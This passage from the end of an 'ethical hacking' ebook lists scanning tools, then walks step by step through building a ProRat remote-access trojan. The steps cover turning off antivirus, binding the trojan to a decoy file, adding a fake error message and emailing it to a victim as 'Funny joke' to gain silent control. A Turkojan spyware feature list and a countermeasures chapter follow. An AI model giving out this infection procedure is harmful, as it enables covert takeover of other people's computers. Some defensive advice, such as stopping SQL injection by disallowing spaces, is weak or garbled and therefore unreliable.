Hackers use some vulnerability testing tools to save their time instead of trying it manually. Below are some vulnerability assessment tools:

Nessus- Nessus is the best unix vulnerability testing tool and among the best to run on windows. Key features of this software include Remote and local file security checks a client/server architecture with a GTK graphical interface etc.

Download Nessus from the link below

<http://www.nessus.org/download>

Retina- Retina is another Vulnerability assessment tool,It scans all the hosts on a network and report on any vulnerabilities found.

Download Retina from the link below

<http://www.eeye.com/Downloads/Trial-Software/Retina-Network-Security-Scanner.aspx>

Metasploit- The Metasploit Framework is the open source penetration testing framework with the world's largest database of public and tested exploits.

Download Metasploit(For Windows users) from the link below

<http://www.metasploit.com/releases/framework-3.2.exe>

Download Metasploit(For Linux users) from the link below

<http://www.metasploit.com/releases/framework-3.2.tar.gz>

Chapter Eight

Malware and Viruses

Malware has been a big problem today. Malware is short form of malicious software. A Malware is a software designed to infect a computer system without owner being informed. Thousands of people have been victim of malware.

Types of Malware

Malware exists in many types, some of common types of Malware are as follows:

1. Trojan horse
 2. Worms
 3. Backdoors
 4. Adware
 5. Rootkits
 6. Spywares
 7. Wabbits
 8. URL Injectors
- etc.

ProRat

ProRat is a Remote administration tool(RAT). Prorat opens a port on infected computer which allows the client to perform various operations on the infected computer. Once Prorat is installed on a computer its almost impossible to remove it without an updated Antivirus program .Below I will show the procedure which a hacker will take to take control of victims computer using Prorat.

1. First of all download **Prorat**. The password of zip file will be “**Pro**”.

Note: Disable your Antivirus before using Prorat

2. Once you have downloaded it launch the program. You will see the following screen:




3. Click on the **Create** button at bottom to create the **Trojan** file and choose the **Create prorat server**.




4. Put your IP address in the **IP(DNS) Address** box so the server could connect you. If you don't know your IP address click the red arrow and it will fill your IP address automatically.


5. Now open Notifications at the sidebar and select the second option "**Mail Notifications**". Here you will see an email address "**bomberman@yahoo.com**" change this to the email address where you want to receive notifications when the server is installed into your victim's computer.



6. Now Click on the **General Setting** option. Enter the server port you would like to connect through. Enter the **server password**, you will be asked for server password when the victim gets infected and you would like to connect to them and then choose the **victim name**. You can also tick the "**Give a fake error**" message option when the victim will open the server he will get a fake error message which you configure making victim think that the file is damaged or corrupted.




7. Click on **Bind with file** on the sidebar. You can bind it with a text document or any other file you may increase chances of victim to click it.







8. Now Click on Server extensions option. Here you can change the desired extension. I will use EXE because it has Icon support or you can also use SCR too it also has icon support too.




9. Now Click on **server Icon** and choose the desired icon you would like to display for the server and click on **Create server**.



10. Now you have successfully created a server. The server will look like this:



The hacker could rename it some thing like “**Funny joke**” and sent it via email attachment or alternatively the hacker could upload it to a webhosting site and just ask the victim to manually download it. Once the victims runs the server on his/her computer he will get an error message which I configured in the general settings tab.



The server gets installed silently in the computer background and the hacker will be sent a notification to the email address he described in the **notification** tab when ever the victim is infected.

Now the hacker has full control over victims computer he can do a lot of things he could shutdown your PC, install a keylogger, take screen shots etc.

Below is the example of image of what hacker will see when he takes the screen shot



Turkojan

Turkojan is Remote administration and spying tools for windows operating system. The working is similar to Prorat but it has more functions than Prorat.



Below are some features of the latest version of Turkojan:

Reverse Connection

Remote Desktop(very fast)

Webcam Streaming(very fast)

Audio Streaming

Thumbnail viewer
Remote passwords
MSN Sniffer
Remote Shell
Web-Site Blocking
Chat with server
Send fake messages
Advanced file manager
Zipping files&folders
Find files
Change remote screen resolution
Mouse manager
Information about remote computer
Clipboard manager
IE options
Running Process
Service Manager
Keyboard Manager
Online keylogger
Offline keylogger
Fun Menu
Registry manager
Invisible in searching Files/Regedit/Msconfig
Small Server (100kb)

Download Turkojan from the link below:

www.turkojan.com

Chapter Nine

Security Tips and countermeasures

You have been introduced to various Ethical Hacking Techniques. In this section you will learn about steps to protect your self from Hackers and crackers.

Password Hacking

Guessing the password –

To avoid password guessing attack do not keep your password such as your date of birth, your fathers name etc.

Guessing the Secret answer –

Don't keep your secret answer too simple. For example if your secret question is "What's your Mother's birth place?" Now if the has some information about you he can easily guess it. I recommend you keep the your secret answer as complicated as possible.

Social Engineering –

Social Engineering attacks are really difficult to avoid, but however there are several methods to avoid it.

1. Never give your password or your personal information to any company representative unless and until your are sure about his/her identity.
2. Employees from companies from like Google , youtube, Hotmail etc will never ask for your password.
3. Never assume that Phone call which appears to come from an organization is original
4. If you are unsure that Email is original verify it by contacting the company.

Phishing –

Almost 80% of email accounts are hacked by this method the below steps will help you to successfully avoid being victim of Phishing attack.

1. If you are an **Internet explorer** use I recommend you to use a Phishing filter it will alert you every time you come across a Fake login page or Phisher site.

[Click here to download phishing filter](#)

2. If you are a firefox user I recommend you using a firefox addon [Secure login](#) What secure login does is it automatically skips the fake pages and hence securing you from all kinds of Phishing Attacks.

3. Remember If on a secure page, look for “**https**” at the beginning of the URL and the padlock icon in the browser.

4. Sites like paypal, Alertpay, Money Bookers will always call you with name instead of “**Dear Paypal user**”, “**Dear Valued customer**” or other names like that.

Here are a few phrases to look for if you think an e-mail message is a phishing scam

1. Verify or update your account.

2. You have won a lottery.

3. If you don't respond or update your information your account will be closed in **24 hours**.

Link Manipulation—

To avoid being a victim of a Link manipulation attack always check the url of the page before logging.

For example if you are logging into a Facebook account firstly check the url of the phisher site may look like **www.facebok.com** or **www.facebuk.com** or something like that. Alternatively you can use Phishing filter or Secure logging to protect your self from a Link manipulation attack.

Desktop Phishing –

To protect your self from being a victim of Desktop Phishing I recommend you using the a program called [Macros](#). As you know that In desktop Phishing the hackers replace your **Windows/System32/drivers/etc/hosts**

What Macros does is it protects your host files, which prevents the desktop phishing attack.

Tabnabbing –

The easiest way to avoid a tabnabbing attack is using firefox secure login and Phishing filter.

Keylogging –

Keylogging is a easy to avoid if you have a good antivirus program installed. However some skilled hackers use some methods like Crypting, Hexing, Filepumping etc to make it hard for antivirus programs to detect it. So Antivirus alone wont protect you from keylogging you need a good antispware program such as [Spyware cease](#) or [Noadware](#). You can also use some antilogging programs such as [zemana antilogger](#). For Firefox users I recommend you using [Keyscrambler](#). Keyscrambler is a unique antilogging program which scrambles your keystrokes so the attacker will get the wrong keystrokes.

Password Cracking

Brute force and Rainbow tables –

Brute force attacks and Rainbow tables attacks can be avoided by keeping a very long and strong password. A strong password contains both lower case and upper case alphabets also numbers and special characters. However there is a website www.strongpasswordgenerator.com which automatically generates a strong password for you.

Dictionary Attacks –

In order to avoid a Dictionary attacks avoid keeping passwords which are already present in dictionary such as immortal, cash, book etc.

Windows Hacking

Netbios Hacking -

To keep your computer safe from Netbios attacks make sure that File and Printer sharing is disabled. In windows vista the File and Printer sharing is disabled by default, but in windows xp you need to disable it manually.

Follow the below steps to protect your computer from Netbios attacks:


1. Goto **Start → Control panel → Network Connections**
2. Double Click on the active connection
3. Click on **Properties**
4. Uncheck the “**File and Printer sharing sharing for Microsoft Networks**” option.

Wireless Hacking

ARP Poisoning Attack -

Arpon (Arp Handler Inspection) is a portable handler daemon which protects that makes ARP secure to avoid ARP Poisoning attacks. You also need to you a strong firewall such as **zonealarm** and **commodo** I personally recommend you using comodo firewall because it works best with ARP attacks by default ARP protection is disabled in comodo firewall you need to enable it, to enable it click on Firewall at the top bar and then

Click **Advanced button** at the left pane. Go to Attack Detection Settings and check “**Protect the ARP Cache**”



Packet Sniffing -

To prevent packet sniffing attack make sure that the sites important to you use SSL Encryption. If SSL encryption is enabled the url will begin with **https://** instead of **http://**.

Website Hacking

SQL Injection -

SQL Injection occurs when your web form accept special characters. The best way to avoid SQL Injection attack is to disallow spaces and special characters.

Cross Site Scripting -

A Cross Site scripting attack can be prevented by following the steps below:

1. Encode output based on input parameters.
2. Filter input parameters for special characters.
3. Filter output based on input parameters for special characters.

Remote File Inclusion -

A Remote File Inclusion attack can be avoided by disabling **register_globals** and **allow_url_open** in your sever **php.ini** file.

Local File Inclusion -

Local File Inclusion attacks can be avoided by good coding practices and also by disallowing any scripts to be uploaded on your server.

DDOS Attacks -

Its truly very difficult to avoid a DDOS attacks web giants like Google , Yahoo and Twitter have also been the victim of this attack. I suggest you to look for some services which could help you fight with this attack.

Malware and Rats

The easiest way to avoid getting infected with Malware you need to install a good Antivirus and a good firewall. For PC's with low configuration I recommend you using **Avira** or **AVG** antivirus and for computers with high configuration I recommend you using **Norton**, **kaspersky** or **Mcafee** Antivirus.

Chapter Ten

Conclusion

Congratulations!

Congratulations you have completed the course successfully. I would like to hear an honest opinion about this book. What did you like? What you didn't? Please visit the following web Address to complete a short survey about this book.

[Click here for the survey](#)

www.rafayhackingarticles.blogspot.com

I run a blog **www.rafayhackingarticles.blogspot.com** which is related to Ethical Hacking/security. Here you can find updates regarding latest Hacking tricks. I have completely devoted this blog to newbies. Make sure you check it for regular updates.

If you have questions about regarding any topic in this book, feel to ask me at:

rafaybaloch@hacking-book.com

Regards!

Rafay Baloch